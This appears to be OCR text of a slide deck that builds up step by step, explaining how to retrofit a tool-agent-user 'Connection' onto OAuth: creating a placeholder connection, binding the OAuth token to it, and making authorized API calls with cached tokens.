
- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**

OAuth

- Establish an ***OAuth flow***

Post-OAuth (Runtime)



Retrofitting "Connection" to OAuth

Connection = <tool, agent, user>

Pre-OAuth

Generate a ***placeholder connection***


- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**

OAuth

- Establish an ***OAuth flow***
- Bind resulting token to the Connection

Post-OAuth (Runtime)



Retrofitting "Connection" to OAuth

Connection = <tool, agent, user>

Pre-OAuth

Generate a ***placeholder connection***

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)


Return Connection ID & **OAuth URL**

OAuth

- Establish an ***OAuth flow***
- Bind resulting token to the Connection

Post-OAuth (Runtime)

Use Connection to ***make authorized API calls***



Retrofitting "Connection" to OAuth

Connection = <tool, agent, user>

Pre-OAuth

Generate a ***placeholder connection***

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**


OAuth

- Establish an ***OAuth flow***
- Bind resulting token to the Connection

Post-OAuth (Runtime)

Use Connection to ***make authorized API calls***

- **[Pattern 1]** Agent calls API w/ cached tokens



Retrofitting "Connection" to OAuth

Connection = <tool, agent, user>

Pre-OAuth

Generate a ***placeholder connection***

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)


Return Connection ID & **OAuth URL**

OAuth

- Establish an ***OAuth flow***
- Bind resulting token to the Connection

Post-OAuth (Runtime)

Use Connection to ***make authorized API calls***



Retrofitting "Connection" to OAuth

Connection = <tool, agent, user>

Pre-OAuth

Generate a ***placeholder connection***

- *Tool ID*: identify the tool
- *User ID*: identify the end-user
- *API KEY*: identify & authenticate each agent (developer)

Return Connection ID & **OAuth URL**


OAuth

- Establish an ***OAuth flow***
- Bind resulting token to the Connection

